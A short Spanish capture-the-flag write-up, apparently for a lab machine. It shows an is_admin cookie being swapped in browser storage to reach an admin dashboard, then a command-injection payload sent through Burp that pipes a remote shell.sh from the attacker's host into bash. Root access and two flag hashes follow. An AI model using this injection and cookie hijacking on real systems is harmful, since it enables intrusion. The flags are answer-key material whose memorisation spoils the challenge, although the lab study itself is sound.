
python3 -m http.server 1234


la clave del is\_admin

Clave: mFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0

Ya con esos datos, vamos al dashboard y nos dice que acceso no autorizado. Pero como ya tenemos la pass correcta, la cambiamos.


Aquí en storage cambiamos el valor del admin por el que obtuvimos en el puerto y nos deja ya acceder al administrator dashboard






ya acá podemos mandar peticiones,

creamos un bash y luego ponemos a escuchar el puerto 1234 de nuevo




Y mandamos esto por el burs : date=2023-09-15;curl=http%3a//10.10.14.134/shell.sh|bash




Acá observamos que podemos hacer consultas



Y entramos





Ahora hay que buscar el archivo o bandera del usuario base



Primera bandera: e7c591fcb9fd1fcbeca22190e72510ca

Acá empezábamos a escalar privilegios para poder ingresar al usuario root





Por fin accedimos al root y leemos el archivo root.txt

Segunda bandera: 3c8ff279719f7a2b33a27455211426ad

